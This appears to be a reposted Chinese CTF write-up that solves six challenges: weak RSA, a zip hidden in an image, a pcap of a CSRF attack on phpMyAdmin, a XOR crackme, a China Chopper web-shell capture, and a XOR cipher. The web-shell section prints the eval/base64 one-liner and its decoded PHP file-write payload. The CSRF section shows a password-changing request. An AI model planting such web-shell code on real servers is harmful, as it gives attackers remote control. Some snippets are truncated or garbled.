某CTF比赛writeup

转载

weixin_30768661 于 2019-08-03 16:44:00 发布 617 收藏
原文链接：http://www.cnblogs.com/vpandaxjl/p/11295359.html

看到群里别人参加比赛发上来的附件，自己尝试解了一下。

1、提示RSA，提供flag.enc和pub.key附件

一看就是解RSA，公钥分解得到n和e

```
n=869344822960481191906660620034948005889056560172030256172166540583783221035 17
e=65537
```

分解n，得到pq

```
q = 304008741604601924494328155975272418463
p = 285960468890451637935629440372639283459
```

有pqe可以求出d


```
d = 81176168860169991027846870170527607562179635470395365333547868786951080991441
```

有了ned和密文就可以解出明文了，然后转成字符串

2、不知道什么鬼的图片


分析含zip，分离，然后zip再爆破

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
38689         0x9721          Zip archive data, encrypted at least v2.0 
ze: 38, name: ningen.txt
38871         0x97D7          End of Zip archive, footer length: 22
```




3、pcap入侵记录的题目

搜<?php找到几个一句话的提交路径，可以看到大量扫描404的回显记录，攻击者IP是172.17.0.1



No.	Time	Source	Destination	Protocol	Length	Info
7935	49.446390	172.17.0.1	172.17.0.3	HTTP	372	GET /localsettings.php~ HTTP/1.1
7936	49.446576	172.17.0.3	172.17.0.1	HTTP	581	HTTP/1.1 404 Not Found (text/ht
7937	49.448054	172.17.0.1	172.17.0.3	HTTP	357	GET /log HTTP/1.1
7938	49.448195	172.17.0.3	172.17.0.1	HTTP	566	HTTP/1.1 404 Not Found (text/ht
7939	49.450992	172.17.0.1	172.17.0.3	HTTP	360	GET /log-in HTTP/1.1
7940	49.451176	172.17.0.3	172.17.0.1	HTTP	569	HTTP/1.1 404 Not Found (text/ht
7941	49.452572	172.17.0.1	172.17.0.3	TCP	66	50658 → 80 [ACK] Seq=3288 Ack=55
7942	49.453910	172.17.0.1	172.17.0.3	HTTP	361	GET /log-in/ HTTP/1.1
7943	49.454048	172.17.0.3	172.17.0.1	HTTP	570	HTTP/1.1 404 Not Found (text/ht
7944	49.454914	172.17.0.1	172.17.0.3	HTTP	361	GET /Log-in/ HTTP/1.1
7945	49.455055	172.17.0.3	172.17.0.1	HTTP	570	HTTP/1.1 404 Not Found (text/ht
7946	49.457469	172.17.0.1	172.17.0.3	HTTP	361	GET /Log-In/ HTTP/1.1

继续找，发现另一个IP修改了密码，应该是管理员，所以基本上判断不是XSS不是SQL是CSRF,看readme是CWE-352



27342	1360.918132	172.17.0.3	192.168.1.104	TCP	74 80 → 52065 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SA
27343	1360.919681	192.168.1.104	172.17.0.3	TCP	66 52065 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0 TSval=2675172 T
27344	1360.926153	192.168.1.104	172.17.0.3	HTTP	1260 GET /pma/sql.php?db=mysql&table=user&sql_query=SET%20password
27345	1360.926185	172.17.0.3	192.168.1.104	TCP	66 80 → 52065 [ACK] Seq=1 Ack=1195 Win=31872 Len=0 TSval=4402875
27346	1361.083959	172.17.0.3	192.168.1.104	TCP	2962 80 → 52065 [ACK] Seq=1 Ack=1195 Win=31872 Len=2896 TSval=4402
27347	1361.084018	172.17.0.3	192.168.1.104	TCP	2962 80 → 52065 [ACK] Seq=2897 Ack=1195 Win=31872 Len=2896 TSval=4

继续搜找到放代码的页面，在某个页面POST提交

```
    </form></div></div></body></html>POST /pma/index.php HTTP/1.1
Host: blogs.vulnspy.com
Connection: keep-alive
Content-Length: 100
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (MSIE 10.0; Windows NT 6.1; Trident/5.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
DNT: 1
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie: pmaCookieVer=5; pma_lang=en; pma_collation_connection=utf8mb4_unicode_ci;
phpMyAdmin=limt7nk3bsgcdr6ifd2b7n7hff4qg0ju

pma_username=root&pma_password=toor&server=1&target=index.php&token=ec162363b170a980500e8529
```

不确定是POST提交的算还是管理员点击后算，所以FLAG按照题目提交格式应该是CWE-352_2018-06-15 09:18:29的MD5或者CWE-352_2018-6-15 09:40:12的md5密文

4、XOR

放C32后看不出什么，IDA载入

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char *v3; // rsi
  int result; // eax
  signed int i; // [rsp+2Ch] [rbp-124h]
  char v6[264]; // [rsp+40h] [rbp-110h]
  __int64 v7; // [rsp+148h] [rbp-8h]

  memset(v6, 0, 0x100uLL);
  v3 = (char *)256;
  printf("Input your flag:\n", 0LL);
  get_line(v6, 0x100u);
  if ( strlen(v6) != 33 )
    goto LABEL_12;
  for ( i = 1; i < 33; ++i )
    v6[i] ^= v6[i - 1];
  v3 = global;
  if ( !strncmp(v6, global, 0x21uLL) )
    printf("Success", v3);
  else
LABEL_12:
    printf("Failed", v3);
  result = __stack_chk_guard;
  if ( __stack_chk_guard == v7 )
    result = 0;
  return result;
```

看得出和提醒XOR对应，一共33位的字符串循环异或前面一位，异或计算的字符串如下

```
    ;org 100000F6Eh
DGH db 'f',0Ah              ; DATA XREF: __data:_global↓o
    db 'k',0Ch,'w&O.@',11h,'x',0Dh,'Z;U',11h,'p',19h,'F',1Fh,'v"M#D',0Eh,'g'
    db 6,'h',0Fh,'G2O',0
ag  db 'Input your flag:',0Ah,0
                            ; DATA XREF: _main+B↑o
ess[]
```

其中0Ah表示换行，对应ASCII码10，以此类推

异或计算前

```
'f',10,'k',12,'w','&','O','.','@',17,'x',13,'Z',';','U',17,'p',25,'F',31,'v','"','M','#','D',14,'g','h',15,'
G',2,'O',0
```

用Python根据内容进行循环异或得出flag

```python
__author__='vpandaxjl'
L = ['f',10,'k',12,'w','&','O','.','@',17,'x',13,'Z',';','U'
for i in range(33):
    if i > 0:
        if type(L[i]) != int:
            ASCII_NUM = ord(L[i])
        else:
            ASCII_NUM = L[i]
        if type(L[i-1]) != int:
            ASCII_NUM_BACK = ord(L[i-1])
        else:
            ASCII_NUM_BACK = L[i - 1]

        print(chr(ASCII_NUM^ASCII_NUM_BACK),end='')
```

```
test
C:\Python37\python.exe C:/Users/vpanda/OneDrive/workspace/Python
lag{Qia[redacted]gHu}
进程已结束，退出代码 0
```

5、菜刀pcap文件

可以看得出菜刀连接后上传了文件

aa=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ21jX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskZj1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JGM9JF9QT1NUWyJ6MiJdOyRjPXN0cl9yZXBsYWNlKCJcciIsIiIsJGMpOyRjPXN0cl9yZXBsYWNlKCJcbiIsIiIsJGMpOyRidWY9IiI7Zm9yKCRpPTA7JGk8c3RybGVuKCRjKTskaSs9MikkYnVmLj11cmxkZWNvZGUoIiUiLnN1YnN0cigkYywkaSwyKSk7ZWNobyhAZndyaXRlKGZvcGVuKCRmLCJ3IiksJGJ1Zik%2FIjEiOiIwIik7O2VjaG8oInw8LSIpO2RpZSgpOw%3D
%3D&z1=RDpcd2FtcDY0XHd3d1x1cGxvYWRcNjY2Ni5qcGc
%3D&z2=FFD8FFE000104A4649460001010100780078000FFDB0043000101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010
1010101010101010101FFDB004301010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101FFC00
01108013901E203012200021101031101FFC4001F0000010501010101010100000000000000000102030405060708090A0BFFC400B5100002010303020403050504040000017D01020300041105122131410
613516107227114328191A1082342B1C11552D1F02433627282090A161718191A25262728292A3435363738393A434445464748494A535455565758595A636465666768696A737475767778797A838485868
788898A92939495969798999AA2A3A4A5A6A7A8A9AAB2B3B4B5B6B7B8B9BAC2C3C4C5C6C7C8C9CAD2D3D4D5D6D7D8D9DAE1E2E3E4E5E6E7E8E9EAF1F2F3F4F5F6F7F8F9FAFFC4001F0100030101010101010
1010100000000000000102030405060708090A0BFFC400B51100020102040403040705040400010277000102031104052131061241510761711322328108144291A1B1C109233352F0156272D10A162434E12
5F11718191A262728292A35363738393A434445464748494A535455565758595A636465666768696A737475767778797A82838485868788898A92939495969798999AA2A3A4A5A6A7A8A9AAB2B3B4B5B6B7B
8B9BAC2C3C4C5C6C7C8C9CAD2D3D4D5D6D7D8D9DAE2E3E4E5E6E7E8E9EAF2F3F4F5F6F7F8F9FAFFDA000C03010002110311003F00FC18823DB907E62481211D6493F86143D914E012BCF5E30056C4310192E
7D0CC40EFFC30478E3B0DFF00FD8F352DA3DBB0AF0769F2C1FF00964839699CF3866C9C11CF719E33AD6F1B7C840EB930AB71C672D7327B0C1D99EC0632179FF49A8C75F376FF002FB9DFAD9BE65D66EDFE5


```php
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("->|");;$f=base64_decode($_POST["z1"]);$c=$_POST["z2"];$c=str_replace("\r","",$c);$c=str_replace("\n","",$c);$buf="";for($i=0;$i<strlen($c);$i+=2)$buf.=urldecode("%".substr($c,$i,2));echo(@fwrite(fopen($f,"w"),$buf)?"1":"0");;echo("|<-");die();
```

```
Date: Fri, 08 Dec 2017 11:42:11 GMT
Server: Apache/2.4.23 (Win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Content-Length: 221
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

->|./       2017-12-08 11:42:11 0         0777
../         2017-12-08 11:39:10 4096      0777
1.php       2017-12-08 11:33:16 33        0666
6666.jpg    2017-12-08 11:42:11 102226    0666
flag.txt    2017-12-08 11:35:29 17        0666
hello.zip   2017-12-08 09:32:36 224       0666
|<-
```

```
Frame 1068: 5033 bytes on wire (40264 bits), 5033
> Interface id: 0 (eth0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Dec  8, 2017 19:42:08.900165639
```

6666.jpg的时间UTC+8和和报文时间可以对上，应该就是jpg文件，直接导出HEX输出图片得到FLAG

6、异性相吸，直接Python异或计算

```
d = r"test_file/"
cipher = open(d+'密文.txt','r').read()
key_file = open(d+'key.txt','r').read()
flag=""
for i in range(len(cipher)):
    cipher_ascii=ord(cipher[i])^ord(key_file[i])
    flag = flag + chr(cipher_ascii)
print(flag)
```

```
for i in range(len(cipher))
```

```
CTF异或
C:\Python37\python.exe C:/Users/vpanda/OneDrive/worl
flag{ea1bc0988992276[redacted]9e}
```

转载于:https://www.cnblogs.com/vpandaxjl/p/11295359.html